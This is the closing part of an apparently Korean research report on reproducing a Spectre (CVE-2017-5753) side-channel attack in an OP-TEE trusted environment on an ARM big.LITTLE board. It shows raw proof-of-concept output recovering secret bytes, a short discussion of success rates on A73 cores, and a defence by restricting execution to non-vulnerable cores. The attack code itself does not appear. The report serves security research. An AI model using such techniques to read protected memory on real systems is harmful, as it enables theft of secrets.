Reading at malicious_x = 0xffffffffffef30c... Unclear: 0x4D='M' score=999 (second best: 0x4C='L' score=999)
Reading at malicious_x = 0xffffffffffef30d... Unclear: 0x62='b' score=999 (second best: 0x61='a' score=999)
Reading at malicious_x = 0xffffffffffef30e... Unclear: 0x67='g' score=999 (second best: 0x11='?' score=924)
Reading at malicious_x = 0xffffffffffef30f... Unclear: 0x69='i' score=999 (second best: 0x6A='j' score=997)
Reading at malicious_x = 0xffffffffffef310... Unclear: 0x64='d' score=999 (second best: 0x63='c' score=999)
Reading at malicious_x = 0xffffffffffef311... Unclear: 0x21='!' score=999 (second best: 0x20=' ' score=999)
Reading at malicious_x = 0xffffffffffef312... Unclear: 0x58='X' score=999 (second best: 0x57='W' score=999)
Reading at malicious_x = 0xffffffffffef313... Unclear: 0x70='p' score=999 (second best: 0x6E='n' score=999)
Reading at malicious_x = 0xffffffffffef314... Unclear: 0x73='s' score=999 (second best: 0x72='r' score=999)
Reading at malicious_x = 0xffffffffffef315... Unclear: 0x65='e' score=999 (second best: 0x64='d' score=999)
Reading at malicious_x = 0xffffffffffef316... Unclear: 0x74='t' score=999 (second best: 0x73='s' score=999)
Reading at malicious_x = 0xffffffffffef317... Unclear: 0x21='!' score=999 (second best: 0x20=' ' score=999)
Reading at malicious_x = 0xffffffffffef318... Unclear: 0x62='b' score=999 (second best: 0x61='a' score=999)
Reading at malicious_x = 0xffffffffffef319... Unclear: 0x73='s' score=999 (second best: 0x72='r' score=999)
Reading at malicious_x = 0xffffffffffef31a... Unclear: 0x65='e' score=999 (second best: 0x64='d' score=999)
Reading at malicious_x = 0xffffffffffef31b... Unclear: 0x21='!' score=999 (second best: 0x20=' ' score=999)
Reading at malicious_x = 0xffffffffffef31c... Unclear: 0x54='T' score=999 (second best: 0x53='S' score=999)
Reading at malicious_x = 0xffffffffffef31d... Unclear: 0x72='r' score=999 (second best: 0x71='q' score=999)
Reading at malicious_x = 0xffffffffffef31e... Unclear: 0x75='u' score=999 (second best: 0x74='t' score=999)
Reading at malicious_x = 0xffffffffffef31f... Unclear: 0x65='e' score=999 (second best: 0x64='d' score=999)
Reading at malicious_x = 0xffffffffffef320... Unclear: 0x62='b' score=999 (second best: 0x61='a' score=999)
Reading at malicious_x = 0xffffffffffef321... Unclear: 0x6C='l' score=999 (second best: 0x6D='m' score=998)
Reading at malicious_x = 0xffffffffffef322... Unclear: 0x6A='j' score=999 (second best: 0x69='i' score=999)
Reading at malicious_x = 0xffffffffffef323... Unclear: 0x74='t' score=999 (second best: 0x73='s' score=999)
Reading at malicious_x = 0xffffffffffef324... Unclear: 0x69='i' score=999 (second best: 0x68='h' score=999)
Reading at malicious_x = 0xffffffffffef325... Unclear: 0x21='!' score=999 (second best: 0x20=' ' score=999)
Reading at malicious_x = 0xffffffffffef326... Unclear: 0x50='P' score=999 (second best: 0x4F='O' score=999)
Reading at malicious_x = 0xffffffffffef327... Unclear: 0x74='t' score=999 (second best: 0x73='s' score=999)
Reading at malicious_x = 0xffffffffffef328... Unclear: 0x74='t' score=999 (second best: 0x73='s' score=999)
Reading at malicious_x = 0xffffffffffef329... Unclear: 0x6A='j' score=999 (second best: 0x69='i' score=999)
Reading at malicious_x = 0xffffffffffef32a... Unclear: 0x66='f' score=999 (second best: 0x67='g' score=956)
Reading at malicious_x = 0xffffffffffef32b... Unclear: 0x73='s' score=999 (second best: 0x72='r' score=999)
Reading at malicious_x = 0xffffffffffef32c... Unclear: 0x62='b' score=999 (second best: 0x61='a' score=999)
Reading at malicious_x = 0xffffffffffef32d... Unclear: 0x67='g' score=999 (second best: 0x11='?' score=963)
Reading at malicious_x = 0xffffffffffef32e... Unclear: 0xFF='?' score=999 (second best: 0xFD='?' score=999)
Reading at malicious_x = 0xffffffffffef32f... Unclear: 0xFF='?' score=999 (second best: 0xFD='?' score=999)
```

A73코어만 사용해서 돌렸을 때는 score가 거의 999에 수렴하고, 대부분의 text를 맞춘다. 아까와 마찬가지로 항상 이렇게 좋은 결과가 나오는 것은 아니지만 최소한 30%이상은 다른 영역의 메모리 값을 읽어들이고, 이번 경우처럼 그 이상의 결과를 예측하는 경우도 많다. 다시말해 Spectre가 잘 먹힌다.

Ⅲ. 결론

이번 연구는 임베디드 보드에 Trusted Execution Enverонment를 구성하고, 그 위에서 Spectre공격이 성공하는 것을 보았고, CPU 제어를 통해 방어하는 것으로 연구를 마무리 했다. Spectre는 하드웨어 취약점이기 때문에 물론 소프트웨어적으로 특정 행위 감지를 통해 Abort를 거는 방식으로도 방어가 가능할 수 있지만 vulnerable하지 않은 하드웨어만을 사용해서 특정 공격을 방어하는 아이디어를 구현하는 연구였다. 물론 이 주제는 특정 보드에 한정되어있지만, ARM에서 개발하고 사용하는 big.LITTLE 구조의 특성상 하나의 코어는 고전력,고성능, 다른 코어는 저전력,저성능으로 이루어져있기 때문에, CPU의 성능향상을 이용하는 Spectre의 특성상 다른 코어쌍으로 이루어진 ARM기반 보드에 적용가능한 사례가 꽤 있을 것으로 생각된다.

참고 사이트

https://www.wikipedia.org/
https://www.96boards.org/
https://www.virusbulletin.com/
https://optee.readthedocs.io/en/latest/index.html
https://spectreattack.com/spectre.pdf
https://github.com/V-E-O/PoC/blob/master/CVE-2017-5753/source.c